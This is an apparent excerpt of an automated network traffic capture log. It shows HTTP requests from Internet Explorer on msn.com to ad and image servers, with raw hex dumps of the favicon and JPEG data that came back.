2021-10-20 13:08:50 UTC	12	OUT	GET /favicon.ico?ad=300x250&ad_box_1=1&adnet=1&showad=1&size=250x250 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad.doubleclick.net Connection: Keep-Alive Cookie: IDE=AHWqTUKh5fOLAUMX20ZV8xqf__2tu45ymTec8GQqE60qWk9cSV6VA3zk_7PBuUk4
2021-10-20 13:08:50 UTC	12	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Vary: Accept-Encoding Content-Type: image/x-icon Access-Control-Allow-Origin: * Cross-Origin-Resource-Policy: cross-origin Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="ads-doubleclick-media" Report-To: {"group":"ads-doubleclick-media","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/ads-doubleclick-media"}]} Content-Length: 1078 Date: Wed, 20 Oct 2021 12:04:13 GMT Expires: Thu, 21 Oct 2021 12:04:13 GMT Last-Modified: Tue, 08 May 2012 13:08:06 GMT X-Content-Type-Options: nosniff Server: sffe X-XSS-Protection: 0 Age: 3877 Cache-Control: public, max-age=86400 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-10-20 13:08:50 UTC	13	IN	Data Raw: 00 00 01 00 02 00 10 10 10 00 00 00 00 00 28 01 00 00 26 00 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 4e 01 00 00 28 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 c0 00 ff ff 00 11 Data Ascii: (& N(
2021-10-20 13:08:50 UTC	13	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	24	IN	Data Raw: 65 2c 71 94 b9 b1 95 40 e3 a7 74 ce 47 8c 5d 90 ea 73 6a 01 32 b6 b7 24 25 d7 d8 d7 8d 23 db 7d 60 26 ef ae f1 6d f1 fb 46 23 16 be c7 c3 be a1 86 ce ac 12 22 b8 1f a5 5d 6d 94 9b e3 90 6b cc c2 3d 87 79 13 fc ec ac 63 e2 94 06 ee 06 88 7a fc db e8 b0 0d f5 60 30 5e c0 fb 6a 60 7d b8 3f 78 43 d2 de 39 bf bc 73 22 1a 68 f3 7a 43 1e a4 ac 33 fd e0 43 d7 3a 9f 79 22 75 6f a7 48 e6 52 08 e6 b4 66 75 f9 a3 cd 6d f8 c4 6c 15 4e bc 61 16 48 1d f9 0d 7e aa 9b 43 79 20 7e a6 1d 9f 96 55 53 62 7d 88 8a a2 6c 01 2f fd 22 00 22 79 1d 86 ba 9e 3b d1 40 17 51 8b 38 2d 88 16 81 c3 df e5 14 50 90 1b 0a d5 8c ee 3a 85 21 db f3 ec a0 f5 8d 40 ed 23 40 94 ce d9 cd 37 5e 3d ce 6b 4a 26 84 38 34 fe 01 05 3d 1f 4f 1f ac 31 90 7e b6 e3 1f 64 72 da 8d c7 72 53 3a 15 dd 6d 66 1b Data Ascii: e,q@tG]sj2\$%#}'&mF#"]mk=ycz`0^j"}?xC9s"hzC3C:y"uoHRfumlNaH-Cy ~USb)!/"y:;@Q8-P:![@#@7^=kJ&84=O1~drrS:mf
2021-10-20 13:08:56 UTC	25	IN	Data Raw: 8b d1 86 e3 b5 76 41 1e bf e9 e7 76 d7 26 6d a9 14 aa 06 d6 2d 14 22 79 d3 f2 36 11 21 2a c4 9c 86 2e b4 3b 75 17 d0 67 a0 18 d8 f6 a4 61 36 40 aa 1f ee c0 b3 d4 20 2a 18 ac be d1 d0 b0 49 45 0e 9f df 92 55 5d 97 a1 00 eb 19 35 2f b2 72 75 03 e8 31 3e f2 76 6a bc 9e 56 42 59 0e a6 da ec 46 05 85 ea 7e ad 3a 50 88 c4 59 ab a2 46 59 c0 50 10 fb ac 45 58 57 00 54 05 c2 85 58 e9 6d 99 8d 0a b2 49 16 55 89 04 60 2d 6d 9d 7a 7d 60 54 5a fc 6c 7f f1 95 fd b9 70 d7 1b 62 fe 30 8b ca fa 15 3f a2 6f 26 3f 7e e7 7c 90 b5 9a c8 0c 9f 38 70 75 a5 59 c0 23 21 2e 07 ac 76 61 6a 11 63 b0 06 28 00 50 2a a4 39 38 a2 5a ee c4 b0 6a 00 7a 23 15 4f bf 65 45 0f 77 dc e2 fb 06 c0 27 b6 33 fd 8f ef 24 a9 d8 25 f2 e1 9b 51 18 a2 30 64 8e 8b c4 7d 96 c9 cd 5d 09 8d 9c 92 ae f1 fa Data Ascii: vAv&m-"y6!*;uga6@ *IEU]5/ru1>vjVBYF--PYFYPEXWTXmU!-z"}TZlpb0o&?~!8puY#!.vajc(P*98Zjz#OeEw3\$%Q0d]]
2021-10-20 13:08:56 UTC	26	IN	Data Raw: 56 00 9c 05 a9 7b 32 d5 5d 8f 59 21 ea 87 39 5d b5 8a 33 67 53 8f 93 6b 76 44 bf 3b 94 6e f9 40 81 22 d3 95 e1 e5 4c fd d7 ae c4 25 c8 48 fa 1a 39 08 55 26 b0 c7 6b 9b 9a b6 0d 66 b4 8d 13 15 6c 8e 40 54 7b d9 f4 f7 d4 f4 c1 c8 99 43 55 2f 75 18 29 9c 01 9f 64 fb 8c 1f b1 81 cf a0 4a 10 a4 86 c0 e0 7a ea a5 48 f7 96 48 26 d9 db af 72 ee 6b 36 24 34 de f8 d8 93 6b 73 6b 94 db 5f 0b b8 f8 d8 b7 e6 1b ae f3 79 44 a3 bb aa 7e b9 4e 78 97 2a bb a2 54 0e e8 be cb 62 1a 90 80 10 85 3d 49 78 d5 c1 cd bd 71 d8 90 ba ef 40 03 9b 1e ce 33 12 2e 87 ee 01 71 c3 9b 5c 23 a2 80 4f b2 d8 05 8f 59 fe 10 54 13 63 e4 b0 11 d5 88 55 31 9b 1e 82 fc 75 f9 28 0d dc de 3b e7 29 2c ef 14 d1 c1 9c ac 2f a7 e2 7a 7c 65 ef 4e 78 ee 27 4a 38 53 45 cc dc e7 20 e7 24 8c 1d dd 05 cf 1f Data Ascii: V{2[Y!9]3gSkvD;n@!"L%H9U&kf!@T{MACU/u)dJzHH&rk6\$4ksk_yD~Nx*Tb=lxq@3.q!#OYTcU1u(;)/z eNx'J8SE \$
2021-10-20 13:08:56 UTC	28	IN	Data Raw: 05 05 00 00 00 00 00 00 01 02 00 03 11 04 10 21 31 41 12 20 13 22 42 51 05 33 61 71 72 23 24 32 52 81 ff da 00 08 01 03 01 01 3f 00 98 5c 30 1e 66 1a cf 0c 01 b6 92 b5 1e 9f 32 cb 03 c4 65 b1 c9 62 76 d2 17 a8 83 dc 88 9a 44 61 1d 45 cf b4 71 d0 c4 18 ed 92 c4 83 b3 0f f3 e9 fe 53 a1 5e 9e a2 74 b2 99 79 8a 1a 2b 42 72 58 90 67 b9 94 3e 75 3f c8 44 3f a6 23 42 45 ed 31 02 f4 db 21 16 26 83 33 95 02 05 6a 7f 90 89 f2 e3 42 2e 6f 1b 50 47 d2 32 da c6 01 29 8e 62 8c cc 0b 01 b1 06 51 7e a4 fb 8b ca a6 c2 2b 03 0d 8b 42 b7 ea 04 73 3a 6c 6d 14 69 16 5b 30 32 f8 7d 4b d1 51 c8 d2 62 09 b8 02 2a 1e 67 45 8c 23 ce dc 1d c4 65 8a 35 80 76 0c b0 0f 6a a5 7d c4 1a d4 26 11 08 95 16 f6 32 d0 08 3b 01 cb 0a d6 ae 9f 53 17 68 04 31 8c 30 76 0c b1 58 60 11 1e 98 e0 Data Ascii: !IA "BQ3aqr#s\$2R?0f2ebvDaEqS*ty+BrXg>u?D?#BE1!&3JB.oPG2)bQ~+Bs:Imi[02]KQb*gE#5vj)&2;Sh10vX`
2021-10-20 13:08:56 UTC	29	IN	Data Raw: 88 40 30 97 b8 01 61 72 1a 33 bd 91 68 77 d6 ee dd 02 22 9d 3b 01 fa 91 0d 03 65 2a d1 7e 5d a7 ac 27 41 39 50 08 c4 d9 07 38 9d 21 a4 a9 7c 99 1b 0f 03 96 5e d4 35 83 a5 c3 b8 51 cc ae c8 68 aa 2e df ca ef fd f4 44 d3 69 fe e3 72 e6 77 ee 3a a6 81 f5 68 9b 3b bb 7a 15 a9 c5 ba b4 75 83 78 4c d5 83 04 d3 70 1f f6 a0 34 c6 a1 ac 39 d3 f6 54 dc c1 49 97 92 08 d5 78 32 a5 ef 98 07 a0 4d 2e 12 5c 76 01 5c 01 75 8e 56 b4 1e 56 26 02 00 38 22 db 74 90 7c 21 f0 76 e5 97 a2 c7 14 18 5d 6d 79 0a db 1e bf 82 1f a0 96 1e e2 f2 83 38 92 e9 a5 55 df 43 c6 0d 37 8c 27 d2 87 1d 74 8d e3 bb 50 0f 74 39 b3 f4 3f b8 ee 9f 4d d6 c9 b4 f5 0e 54 da e1 b6 b0 7f 89 54 8c e9 02 c4 e0 2f 59 d0 26 06 90 21 0d 6f 03 5e 8b 5b a4 a8 6b 6c 2d 6e 5b 00 82 2a d2 10 b0 10 10 89 b1 e8 51 Data Ascii: @0ar3hw";e~-j"A9P8l!^5Qh.Dirw:h;zuxLp49Tlx2M.lvluVV&8"t!v]my8UC7!Pt9?MTT/Y&lo^ kl-n[*Q
2021-10-20 13:08:56 UTC	30	IN	Data Raw: 20 a7 55 7f 05 48 3e 8b 77 aa 09 d2 d6 2e 0f 8e ac d7 12 de 1b 8a 6f af 49 8d 38 68 a5 d1 ab 87 e1 c9 1e ce 37 82 a4 58 58 7c 34 ca e0 38 f0 f1 34 f8 3e 32 ae b7 c0 d8 1b 3d a7 c8 5c 57 f4 e7 11 02 b8 1e b7 0c 7c 3d 8a 95 56 1c 3a 9b 83 80 45 dc 45 27 b6 bb 18 27 df a2 65 a9 cf e1 e8 54 7b 83 33 a7 d4 80 f6 f8 72 d4 78 76 7a d4 9e dc be 83 84 94 f8 3c 33 05 46 37 e9 73 58 d8 b8 50 d9 8e 72 7a 74 1d 57 b6 54 05 12 21 5d 48 dc 2f 6b 41 84 61 c2 14 ff 00 88 4f 93 16 26 c2 10 8f dc a8 e4 7d 1a 44 06 80 26 fb 12 a9 d4 81 76 35 de e9 7f 6d 06 1e 1e 8b 69 33 8c a2 c9 c0 89 9e c3 9a aa 8e 05 97 a2 ce 20 c5 48 68 b9 95 5c 50 c1 6d 46 b2 bc 37 a0 f5 43 97 05 56 a5 46 ea 15 5b c2 0e 08 df bf 0c 58 b5 b4 38 06 b8 16 8a ad 07 79 b3 5c a9 3e 9f 1b 4d f5 9d 4d 8e 65 Data Ascii: UH>w.ol8h7XX 484>2= W =V:EE"eT{3rxvz<3F7sXPrztWT!J]H/kAaO&}D&v5wli3 Hh!PmF7CVF[X8y!>MMMe
2021-10-20 13:08:56 UTC	32	IN	Data Raw: 8e 81 5e 16 ff 00 0a 1c 48 46 e2 42 8a bc 57 10 ca 24 f4 e1 e8 dd ff 00 72 14 53 a5 4d cf 7b fa 02 60 0f 25 0d 6c 61 a4 0e c1 d1 7f b4 ad 4f ad e8 d3 79 39 8b b9 1f 49 9c 1b 69 4f 70 e4 74 34 b9 83 b6 93 0b da 5f 85 31 ab 52 70 a7 58 86 13 b0 2e 2a 38 7a 66 1a 31 ea 39 06 32 a3 5c 5a 3b 04 3e 42 f6 bc 59 dd c7 e0 cf 29 e7 7e f8 2a 21 59 38 7c 27 1b d8 a1 3c 35 23 49 92 72 f7 15 a3 57 0a ee 26 b7 f1 4d 85 02 ff 00 44 3a a3 88 cd 5a c7 51 5a 9a d7 10 3b e8 11 a9 3a 2b 43 b4 f5 d0 ec a8 8f 00 8c ab 2d e8 a0 32 e0 0e 80 a3 ee 7d fb 82 88 70 69 2d f8 28 e8 78 e1 8b 9e 6c 64 49 4c 7b 29 d0 06 94 8c 15 ef 0d 97 06 5a e5 7d 2e 0e 0b 6f f9 05 02 3a 20 9c 66 44 95 23 f4 a7 35 ae 73 b8 9e 2c 8d e1 c4 31 bf 25 1d 05 e1 c1 b1 8a 74 c4 34 7d d4 bc 92 f7 78 6b 07 fb 95 Data Ascii: ^HFBW\$RSM{`%laOy9liOpt4_1RpX.*8zf192 Z;>BY)~*!Y8 <5#lrW&MD:ZQZ;+<C-2)pi-(xldIL{)Z}.o: fd#5s,1%t4}xk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49835	151.101.1.44	443	

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:55 UTC	16	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F18faa6af75b04f0199f63404d815074b.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, /*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehph Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	44	IN	HTTP/1.1 200 OK Connection: close Content-Length: 15784 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 584385527964933043724450997812708027208,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "ae4278f4943a7a8732926734e9e746f0" last-modified: Wed, 29 Sep 2021 11:01:59 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-request-id: bc8b1e8468ddb53bcb1fe673cd3eb322 x-envoy-upstream-service-time: 65 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb202 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Wed, 20 Oct 2021 13:08:56 GMT Via: 1.1 varnish Age: 1815419 X-Served-By: cache-wdc5546-WDC, cache-mxp6964-MXP X-Cache: HIT, HIT X-Cache-Hits: 1, 1 X-Timer: S1634735336.999763,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/htp%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F18faa6af75b040199f63404d815074b.jpg X-vcf-time-ms: 1
2021-10-20 13:08:56 UTC	45	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 01 0c 0c 0c 0c 0c 0d 0e 0e 0d 12 13 11 13 12 1b 18 16 16 18 1b 28 1d 1f 1d 1f 1d 28 3d 26 2d 26 26 2d 26 3d 36 42 35 32 35 42 36 61 4c 44 44 4c 61 70 5e 59 5e 70 88 7a 7a 88 ab a3 ab e0 e0 ff c2 00 11 08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 34 00 00 01 04 03 01 00 55 64 d3 e1 75 af 9c 8a 2c da 89 b5 a1 53 36 5e 6c e9 8f a7 f1 d1 e5 a3 fa 16 7a bc 91 9d ea 9a f0 25 75 66 55 86 f7 ff 00 cf f6 b6 a7 a1 c4 de 26 11 8f bf 0f c7 de de 34 52 aa a9 cd 05 74 b3 ab f2 65 Data Ascii: JFIF%!(?!);/);E:7:ESJJSici((=&-&&-&=6B525B6aLDDLap^Y^pzz74""
2021-10-20 13:08:56 UTC	46	IN	Data Raw: a7 07 67 a2 7e 67 d2 eb 0e 66 c0 40 31 fa 08 0e 1e f6 a9 48 d3 8a f2 37 9d 63 5b e7 10 52 fc 10 d1 bf 3d a5 19 76 85 39 e8 f1 d6 fa d2 4b 11 04 fa 8f 27 95 a7 54 e4 d9 13 5e 0e cf 44 fc cf a5 b1 83 68 64 80 e3 f4 10 7c bd be ca 6f 11 d2 6a ff 00 5f 18 8c 9d e6 9d 6f 91 6c dd 60 ef 5a 79 bb d8 f3 e3 b4 9e 75 b7 0f ab f1 91 ce 84 b2 6d 31 31 e1 e9 f4 8f cc 7a 20 19 32 9a fb 0f a2 83 e3 ee 6e 8e 2b 12 72 a7 99 21 9f 29 74 d1 7c d0 15 b3 c7 04 f9 df ea bc 66 8c f4 94 5a 8c df 45 e6 37 6b 3a 2d a9 b1 2c e3 e9 f4 b7 cb fa 1a c8 33 00 ae f0 fa 58 0e 3f 41 b2 34 4f 55 64 d3 e1 75 af 9c 8a 2c da 89 b5 a1 53 36 5e 6c e9 8f a7 f1 d1 e5 a3 fa 16 7a bc 91 9d ea 9a f0 25 75 66 55 86 f7 ff 00 cf f6 b6 a7 a1 c4 de 26 11 8f bf 0f c7 de de 34 52 aa a9 cd 05 74 b3 ab f2 65 Data Ascii: g-gf@1H7c[R=v9K^T^Dhd]o_l^Zyum11z 2n+r!)tlfZE7k:-,3X?A4OUdu,S6^lz%ufU&4Rte
2021-10-20 13:08:56 UTC	48	IN	Data Raw: 26 4b 39 98 b1 94 8d 48 0e 3f c6 a7 61 66 d2 5c 7a b7 11 57 48 b2 22 ea eb ac 99 30 cb 37 6c 1f d5 75 57 7b 66 b1 b3 ea a9 7e ad 61 ae c9 8d 6d 3d 83 6b 1a d4 f8 b0 d5 7c f8 4d 8b 7e d7 dd dd ce 14 cd 82 ea 6c 4d bc 0a d3 85 e1 2d 85 9a ea ec 08 15 20 5e 43 13 d7 e2 29 ea 32 fd c1 f2 14 c4 ec 5f 32 4d b2 79 a0 b6 01 cc 54 ac 25 9d 66 3a 47 19 5d b6 00 66 65 5b 74 9d c8 a9 4a b0 58 d8 97 cb 78 fb 2f 59 09 ea 74 2b bd 43 65 06 00 d9 3b 0a 5c 8b a2 ca 58 f0 95 c6 72 53 65 6d 3b eb c4 69 35 27 af 35 f8 44 48 96 d6 23 ba 27 ee d5 59 cf e3 74 f4 38 f4 00 35 ee df 4a c5 f3 0a 98 8e 23 36 f6 ba a7 53 b5 c6 b6 e7 b9 07 b6 d0 29 4b 9a c6 83 8a b4 db a6 7f 96 b5 43 b8 dd 14 48 42 9b bb de f9 b2 66 a2 75 55 ec da 0d 85 ba 6f 85 b4 c6 27 36 5b 39 d5 81 dd 1a f7 f6 0f Data Ascii: d""iJ&Os.wK1-qNoIM&OT]r9-ygyz^7[#{]otm3T6Ue3b"bF1lINsf,Tp:Gs=gElxxdFz3]wWJ]S9AbIf>_h/
2021-10-20 13:08:56 UTC	49	IN	Data Raw: 8e 84 64 a6 22 22 d3 1f 04 15 ea a6 a7 a7 db 08 b5 69 8e d9 07 a6 b5 4a 26 f4 73 b8 e1 2e d6 d4 9b 94 ef e9 ad 02 77 fa 4b 31 2d 8e 9a 71 81 d9 4e 6f 6c 4d 0d 26 e2 e0 4f ee 54 5d 72 89 ba b2 0b c8 82 8b e3 d5 cb 1f 19 19 13 91 39 e9 2d 8f 1d fe d2 be 79 67 9c e7 9e 79 e7 9e 7a 82 5e 37 f5 0c 89 fa 89 82 89 c2 b9 dc fc e4 5b ee 23 e5 5b 29 12 19 8c d5 6f 74 f2 6d 33 8b 9c 93 54 89 36 1d aa fc c7 55 65 92 0a b2 bb 3f 62 22 19 16 ea 1e a7 62 da d3 96 46 21 a5 31 89 6c 4e 73 f7 12 b8 66 ec e3 2c c7 90 54 06 b2 fc c3 1a f8 88 b4 70 cb 0d ef 08 3a 8e ff 00 a0 47 73 9e 3d 67 a6 45 21 cc d1 19 d6 78 ce 78 fc e1 0c fc 64 46 7a 8c 33 0c d0 96 00 7c 77 96 57 d7 8c c6 7d d1 82 53 13 9a 39 41 d9 62 6c ae f7 1a 4e ce b7 d1 d5 0d 3e 97 5f a6 ad f4 d5 92 68 13 99 90 2f Data Ascii: d""iJ&Os.wK1-qNoIM&OT]r9-ygyz^7[#{]otm3T6Ue3b"bF1lINsf,Tp:Gs=gElxxdFz3]wWJ]S9AbIf>_h/
2021-10-20 13:08:56 UTC	50	IN	Data Raw: 70 27 b2 18 89 e6 41 5b 65 c9 f7 6f 31 6a 94 ba 3a f9 5e 56 1e be 07 11 13 28 a3 d4 9b 07 ed ea 6c 3f a4 94 86 33 b9 f1 09 8d fb 60 c5 48 06 f0 a4 2e ef 38 d2 df 60 6a 0c ae b6 e5 d3 cf 31 85 f5 39 b2 71 31 d2 a5 e5 3a 15 b5 da 8f d4 62 75 d0 24 56 0f 1a a1 98 ca ba d7 ec ed 22 a2 8a 82 f4 fa 0a 83 ad a9 03 b3 1a 66 72 52 8b d7 77 b1 21 47 28 69 b5 ba d0 f3 0c df ed c3 5f af b6 df 64 ad 9e c8 81 90 7a 2a d0 8d 45 51 19 9f b6 62 27 3e 62 3e 32 b8 cc b9 31 31 61 f2 eb 57 1a 73 6f da 20 d7 88 02 05 87 0b 89 94 48 fd 35 41 13 26 2c 9c 23 18 6d 8e bc 66 16 cf 23 3f b2 0c d8 ec 84 62 78 34 c1 b2 f4 8c e9 47 da a7 58 63 1e c9 00 9e 89 4b f7 5b d4 66 f2 da e8 ac 00 33 55 31 15 98 38 11 05 19 c6 ae a6 8e f6 b3 9b 96 e8 fe ac 2c 54 47 fa 62 99 10 a6 e9 c5 c4 27 Data Ascii: p^A[eolj:^^V(l?3^H.8^j]19q1:bu\$V"frRw G(i_dz^EQb">b>211aWso H5A&,&#m#3bx4GXcK[f3U18,TGb'
2021-10-20 13:08:56 UTC	52	IN	Data Raw: 8e 6c 09 94 ea d2 73 a5 5e c7 a0 38 84 1d fe e2 17 38 53 be bc 7d 65 67 d4 d6 d2 31 f1 41 20 dc 4e 1e a8 f9 4e 37 b7 d6 29 3f 28 c6 72 63 f1 34 97 09 77 23 b6 df 78 95 9e ab 9b 85 00 0d 84 ed 2f 37 33 ac 39 31 b0 cc ac 2e 2f 38 7e 20 5c 53 a8 df 95 8f 5f 23 38 87 d1 59 ac 33 8b 7f 00 ce 48 01 98 9b 74 85 af 38 61 65 73 de d0 72 bd 8c bf 2a 8b ed 55 c0 e9 b1 f3 1b c7 01 96 de 70 bb 38 56 63 73 a4 0b fc 6d a3 35 b0 37 97 82 ec 6c 37 94 d0 d3 5d 07 70 73 04 b9 e4 76 99 7b 5b 09 d4 c3 a5 14 93 85 03 fe 25 5a 82 b6 b7 00 29 bd ad 13 20 8f 8b 7b 74 85 8f 43 ea 7f c0 97 e5 c1 53 bd ea 1e 9b 43 60 ea 9f e6 fd 60 52 48 18 84 1b 9c 5b 31 c8 5b 5f 27 a0 1d 66 96 6b 6b 1f 49 6b ee 41 33 89 ae 6b 36 80 7c 00 fd cc 00 00 49 32 e6 f0 3f 71 35 af 63 03 21 fe 69 6f 7c Data Ascii: ls^88S)eg1A NN7)?(rc4w#x/7391./8~ \S_#8Y3Ht8aesr*Up8Vcsm57l7]psv[[%Z) {tSCS``RH[1L_!fkkIkA3k6]l?2q 5clio

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	53	IN	Data Raw: 4b 53 66 24 4f 63 50 85 3a 0c a6 08 66 b8 b1 18 f7 12 8a 38 62 6f 73 b1 ed 0e 29 a8 fe a3 04 e8 3f 21 fd 79 de 24 fd 2e 49 94 45 93 d7 3c f8 87 02 9e 80 32 48 94 b3 51 6d eb 0d cc 27 c4 49 cb 13 73 28 ab 33 83 75 0a 0e 65 af b6 d2 d1 55 ce 6d 19 05 35 21 77 3f f1 2a d4 74 a8 54 85 6b 75 22 53 bd 89 3b 93 ee 1a 8e a5 c2 9b 03 08 f0 20 f5 3c ba 0f c8 7f 5e 7b 91 36 3e 92 f8 31 57 48 03 b0 e4 d2 b9 b3 7a 09 44 78 db c9 66 62 02 5c 00 04 d0 29 b5 3b ed b9 8a 01 16 96 44 df 27 b4 6a ac d8 18 12 f6 56 7b 5e c2 31 2c cc cd b9 39 80 58 01 ee 1d cc 6d 93 d3 f5 3c ba 7f 69 e6 a3 37 81 ac 18 fd a5 3d 80 3d 08 87 95 c0 c0 c7 61 98 ec 6d 9d d8 dd a5 0d ea 1f 4e 5c 21 51 c4 0d 67 71 61 1d 11 b0 dd 20 f0 fc 91 07 7d e3 05 5c b6 d2 f7 37 38 02 61 aa 31 03 05 8d bd d3 d7 Data Ascii: KSf\$OcP:f8bos)?!y\$.lE<2HQm'ls(3ueUm5lw?*tKu"S; <^6>1WHZDxfb);DjV{^1,9Xm<i7==amNlQggq }j78a1
2021-10-20 13:08:56 UTC	54	IN	Data Raw: ff 00 29 b0 a0 0a 8f ee 67 65 c1 e8 56 c8 f6 d8 7d 07 48 cc 4b 00 a2 fa 93 b0 81 45 51 d7 a9 8d 85 49 d0 d4 f4 0f c9 81 87 16 51 f0 5f 94 bf 5c c4 c1 95 f5 ae 11 d4 c3 88 e2 50 43 dd 1b a3 15 83 78 1e 9d f9 9b d2 66 ca 49 e7 5f 48 b6 be d6 a4 ec 35 84 63 72 4b 8e 54 2b 43 19 70 81 a0 70 49 d8 93 08 b3 af 2d bc 3b bb 16 10 4f a6 7d 81 f6 07 53 d6 3b 71 02 20 d2 0e eb 97 0d 36 8c 01 8e 98 f5 e1 b1 5a 75 b2 79 42 0a 92 0e e3 d4 f0 13 2e 32 8a a6 ef 5a 3b 06 34 b3 66 a1 a7 36 c7 48 e1 1a a8 91 e4 67 a4 75 20 3d 30 eb 06 7c 60 8e 20 54 f2 e8 60 60 49 36 2e cc 62 36 98 c0 77 0a 66 55 45 2b 57 67 94 c5 89 31 0e 3c c2 c9 15 c3 57 50 26 27 3c 69 88 6d 46 c6 90 ab 37 bc 60 5a d0 09 c2 65 19 46 57 73 b1 03 4d f9 44 03 88 9e 4b ec 8f dc ce d0 2c 2b 74 35 ea 63 5e Data Ascii:)geVj}HKEQIQ_!PCxfI_H5crKT+Cppl;-O}S;q 6ZuyB.Z20?4f6Hgu =0j` T``l6.b6wfUE+Wg1<WP&<imF7`Z eFWsMDK,+t5c^
2021-10-20 13:08:56 UTC	56	IN	Data Raw: ad bf 5a 86 37 bc 7e 65 87 b9 b5 68 05 09 94 5a 8f 38 e2 9d 87 8c 13 b3 a8 e2 f4 87 96 d1 27 6b 34 d8 c7 45 32 c4 1b 8e 82 67 e1 f4 ac 46 80 cd fb ae 84 17 ef 59 15 b4 f4 8c f8 31 96 3a 91 af a9 cc 79 ca d6 63 f7 07 89 27 ea 6e 1d e3 7b e7 cd 3b d7 53 7f fe d7 5e e3 44 4c d8 6e fa 88 30 b9 34 74 11 40 a3 5c aa a0 5e 3b a6 ef 17 c1 3b 9a b8 f5 e5 8d 4f 7e 71 96 a0 f1 9a 5f 84 3e d1 0a 23 68 11 40 a0 17 6f 53 18 bc 8b 18 d0 63 d0 18 07 0a a8 e8 00 9c e3 7b e7 cd 7b 9b dd 6f 23 36 06 bf 11 ef 35 74 65 18 ab a5 40 35 13 21 f4 8e ed ca f4 f2 1d df ff c4 00 43 10 00 02 02 01 02 03 05 04 06 08 03 07 05 00 00 00 01 02 03 11 00 12 21 04 31 41 13 22 51 61 71 05 10 32 91 20 30 42 81 a1 b1 14 23 52 62 72 82 b2 c1 40 54 92 06 43 83 a2 c2 d1 e1 24 34 50 53 e3 ff da 00 Data Ascii: Z7~ehZ8'k4E2gFY1:yc'nf;S^DLn04t@\\f,_O~q_>#h@oSc{f{o#65te@5!C1A"Qaq2 0B#Rbr@TC\$4PS
2021-10-20 13:08:56 UTC	57	IN	Data Raw: 8b b2 e6 d1 67 21 71 f4 ed b3 c8 cd 8a be 8b 47 00 67 82 bf 94 10 5b 15 a5 55 d4 a8 a6 c9 d3 cd 47 8e 76 65 9a d5 b0 08 db 87 d6 d5 b8 b4 17 a9 4e 35 1b d2 39 11 47 eb 76 24 10 7c 08 37 78 4a 9d 21 ab a6 8c d6 88 9d c8 c7 56 e4 09 cb 55 27 4a 47 b9 62 31 92 3e 1f 87 7b 72 45 92 d2 2a e6 e6 65 18 06 f8 3d d7 19 8d c3 83 e0 c2 b0 46 e8 c4 6c 34 dd 1b 03 fb 8c 09 c4 a4 9a 24 24 69 b7 3b 86 f5 37 85 62 6b 59 2b 76 60 0d e9 f2 c0 a8 a0 05 51 c8 01 f5 c1 e4 74 b4 e1 c7 c4 de 6d fb 2b e7 89 04 6f b8 85 07 a1 1a b1 25 24 0b 12 3b 0e 47 61 74 75 7d f8 b1 50 82 25 0a 36 b0 cc e7 28 8e 22 2f ea c1 cc d6 6d a8 0f 77 79 ce 17 8b 82 58 95 25 e8 f3 46 5f b4 08 7a 8d c2 f9 b0 c2 04 fc 03 b5 37 30 f1 91 a7 1a 45 e2 38 54 77 f2 96 a9 ff 00 11 f5 c9 2f b4 25 15 0c 1d 16 f9 Data Ascii: glqGg[UGveN59Gv\$ 7xJlVU'JGb1>{rE*e=FI4\$\${;7bkY+v`Qtm+o%\$;Gatu}P%6("mwyX%F_z20E8Tw/%
